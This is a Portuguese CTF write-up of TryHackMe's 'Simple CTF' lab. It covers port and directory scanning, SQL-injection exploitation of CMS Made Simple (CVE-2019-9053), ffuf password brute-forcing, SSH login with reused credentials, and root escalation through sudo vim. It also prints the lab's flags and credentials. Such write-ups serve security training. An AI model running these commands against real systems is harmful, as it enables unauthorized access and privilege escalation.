Write-up: Simple CTF

Plataforma: TryHackMe

Dificuldade: FÁCIL

Data de Resolução: 1º de outubro de 2025

Iasmim de Queiroz Freitas

Sumário

1 Contexto do Desafio **2**

2 Visão Geral **2**

3 Reconhecimento **2**

4 Exploração **3**
4.1 Exploração via SQL Injection 3
4.1.1 Identificação da Vulnerabilidade 3
4.1.2 Execução do Exploit 3
4.2 Exploração via Brute Forces com FFUF 4

5 Movimentação Lateral **5**

6 Escalada de Privilégios **5**

7 Conclusão **6**

8 Referências **6**

1 Contexto do Desafio

Este CTF foi realizado em grupo (eu, Lucas Sala e Pedro Ávila) no dia 1 de outubro de 2025. Como não documentamos corretamente durante a execução, foi necessário refazer toda a atividade posteriormente para obter os prints e organizar este write-up.

Na primeira execução, seguimos o guia do TryHackMe e encontramos a primeira flag via SQL Injection. Nesta segunda execução, optei por não seguir o walkthrough e tentei explorar o sistema de forma independente, conseguindo chegar ao mesmo resultado por caminhos diferentes.

Ambas as abordagens serão apresentadas neste relatório.

2 Visão Geral


O desafio consiste em um servidor exposto contendo um serviço web baseado em CMS. A aplicação web apresenta uma vulnerabilidade de SQL Injection em sua autenticação. A partir dessa falha, foi possível obter credenciais válidas e acessar o painel administrativo da aplicação.

Com acesso ao sistema web, foi possível reutilizar as credenciais obtidas para realizar login via SSH no sistema operacional. A partir desse acesso inicial, a escalada de privilégios por meio do editor vim permitiu a obtenção de acesso root na máquina alvo e, consequentemente, da última flag.

3 Reconhecimento

Comecei rodando o nmap para identificar serviços ativos na máquina.

```
nmap 10.65.141.8 -sV
```



```
┌──(iasmimqf㉿kali)-[~]
└─$ nmap 10.65.141.8 -sV
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-12 19:49 -03
Nmap scan report for 10.65.141.8
Host is up (0.19s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Figura 1: resultado do nmap

A análise dos resultados indicou a presença de um serviço FTP e HTTP ativo, além de um serviço SSH rodando em porta não padrão.

Com a identificação do serviço web, foi realizada uma enumeração de diretórios utilizando a wordlist *rockyou*, para descobrir caminhos ocultos na aplicação:

```
gobuster dir -u http://10.65.141.8 -w ctfs/rockyou.txt -x php,html,txt
```

Enquanto o gobuster estava rodando, foi acessado diretamente o endereço IP da aplicação via navegador. Nesse acesso inicial, foi identificado apenas a página padrão do servidor Apache2, sem informações relevantes para a exploração.

Ao analisar os resultados da enumeração, foi identificado um diretório adicional (**/simple**):

```
┌──(iasmimqf㉿kali)-[~]
└─$ gobuster dir -u http://10.65.141.8 -w ctfs/rockyou.txt -x php,html,txt

===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.65.141.8
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                ctfs/rockyou.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,php,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/simple               (Status: 301) [Size: 311] [--> http://10.65.141.8/simple/]
/.php                 (Status: 403) [Size: 290]
/.html                (Status: 403) [Size: 291]
```

Figura 2: Resultado da enumeração de diretórios com o gobuster

O acesso a esse diretório revelou uma aplicação web, que posteriormente foi utilizada como ponto de partida para a exploração.

4 Exploração

4.1 Exploração via SQL Injection

4.1.1 Identificação da Vulnerabilidade

Ao acessar o diretório */simple*, foi identificado que a aplicação utilizava o CMS Made Simple versão 2.2.8. Como a próxima pergunta do TryHackMe era relacionada a CVE que poderia ser usada contra a aplicação, foi realizada diretamente uma busca por vulnerabilidades conhecidas associadas à versão da aplicação no site exploit-db. Como resultado, foi encontrada a seguinte vulnerabilidade:

- CVE-2019-9053
- Afeta versões <= 2.2.9
- Tipo: SQL Injection (time-based blind)

A versão identificada é vulnerável, permitindo a exploração da aplicação por meio de SQL injection, possibilitando a extração de informações do banco de dados, como credenciais de usuários.

4.1.2 Execução do Exploit

Foi utilizado um exploit público[8] que automatiza a exploração da vulnerabilidade identificada. O script realiza requisições manipuladas ao servidor e utiliza atrasos na resposta (time-based blind SQL Injection) para inferir dados do banco de dados, como o hash da senha e o salt, permitindo posteriormente a recuperação da senha em texto claro.

O exploit original foi desenvolvido em Python 2, sendo necessárias algumas adaptações para sua execução em Python 3:

- Adição de parênteses nas instruções `print`, devido à mudança de sintaxe entre Python 2 e Python 3;
- Ajuste do encoding na leitura do wordlist para evitar erros de decodificação UTF-8;

- Correção na função de hash, adicionando `.encode()` na concatenação `(salt + line).encode()`, necessária para compatibilidade com a biblioteca `hashlib` no Python 3.

O comando utilizado para execução do exploit foi:

```
python3 exploit.py -u http://10.64.177.201/simple -c -w rockyou.txt
```

Parâmetros utilizados:

- `-u`: URL alvo;
- `-c`: ativa o processo de quebra da senha;
- `-w`: wordlist utilizada para brute force.

Após a execução do script, foram obtidas as seguintes credenciais:

```
Usuário: mitch
Senha: secret
```

Figura 3: Resultado da execução do script

4.2 Exploração via Brute Forces com FFUF

Como abordagem alternativa, foi realizada a exploração manual da aplicação.

Durante a análise da página principal, foi identificada uma mensagem associada ao usuário mitch, sugerindo a existência desse usuário no sistema. Além disso, foi localizado o formulário de login, atráves de um link na página incial, que direcionava à:

```
/simple/admin/login.php
```

Testando esse usuário achado na página incial (*mitch*), foi realizado um ataque de força bruta focado apenas na senha, utilizando a ferramenta ffuf. O comando utilizado foi:

```
ffuf -w ctfs/rockyou.txt -X POST -d "username=mitch&password=FUZZ&
   loginsubmit=Submit" -H "Content-Type: application/x-www-form-
   urlencoded" -u http://10.64.177.201/simple/admin/login.php
```

A primeira execução tinha como objetivo pegar o tamanho padrão da resposta, para posteriormente realizar o mesmo comando com a adição do filtro por tamanho (*-fs*) e possivelmente achar a senha. Porém, durante a execução, a terceira linha se destacou e foi possível identificar uma resposta com tamanho diferente das demais. A senha identificada foi **secret**.

Conseguimos então as mesmas credenciais que obtivemos anteriormente na exploração via SQL Injection.

```
Usuário: mitch
Senha: secret
```




Figura 4: Resultado obtido com o FFUF

5 Movimentação Lateral

Com as credenciais obtidas durante as fases anteriores, foi realizado o teste de autenticação na aplicação web, confirmando que o acesso ao painel administrativo era válido.

Além disso, as mesmas credenciais foram testadas no serviço SSH identificado previamente durante a fase de reconhecimento. O acesso foi bem-sucedido, indicando reutilização de credenciais entre o serviço web e o sistema operacional.

O acesso via SSH foi realizado com o usuário `mitch`:

```
ssh mitch@10.64.177.201 -p 2222
```

Após a autenticação, foi localizado o arquivo (*user.txt*) contendo a flag de usuário:

`G00d j0b, keep up!`

A partir disso, explorando a máquina, foi identificado que além do usuário `mitch`, também existia o usuário `sunbath` no diretório `/home`. No entanto, não foi possível obter acesso a este usuário durante a exploração realizada.

6 Escalada de Privilégios

O primeiro passo para a escalada de privilégios foi realizar a enumeração com sudo:

```
sudo -l
```

Figura 5: Resultado obtido pela enumeração com sudo

Analisando o resultado, foi indentificado que o usuário possuía permissão para executar o editor `vim` com privilégios de root sem necessidade de senha.

Como já haviamos explorado anteriormente o laboratório *Bandit*, sabíamos que a execução do `vim` com privilégios elevados pode ser utilizada para acesso a comandos do sistema e leitura de arquivos restritos.

Exploração final:

Dessa forma, foi executado o seguinte comando:

```
sudo vim
```

Dentro do editor, foi utilizado o comando para navegação até o diretório `/root`:

```
:cd /root
```

Em seguida, foi realizada a listagem dos arquivos disponíveis:

```
:!ls
```

Por fim, o conteúdo da flag foi acessado com:

```
:!cat root.txt
```

Com isso, foi obtida a flag final:

`W3ll d0n3. You made it!`

7 Conclusão

A exploração iniciou-se a partir de uma vulnerabilidade de *SQL Injection (CVE-2019-9053)* presente no serviço web CMS Made Simple, permitindo a extração de credenciais de usuários do sistema. Com essas credenciais, foi possível obter acesso inicial à máquina via SSH.

A partir deste acesso, a análise de permissões revelou uma permissão de execução do editor `vim` com privilégios de root. A exploração dessa configuração possibilitou o escalonamento de privilégios, resultando na obtenção da flag root.

8 Referências

CVE-2019-9053

`https://nvd.nist.gov/vuln/detail/CVE-2019-9053`

Exploit Público

`https://www.exploit-db.com/exploits/46635`

Documentação Oficial

- Nmap (`https://nmap.org/docs.html`)
- Gobuster (`https://github.com/OJ/gobuster`)
- FFUF (`https://github.com/ffuf/ffuf`)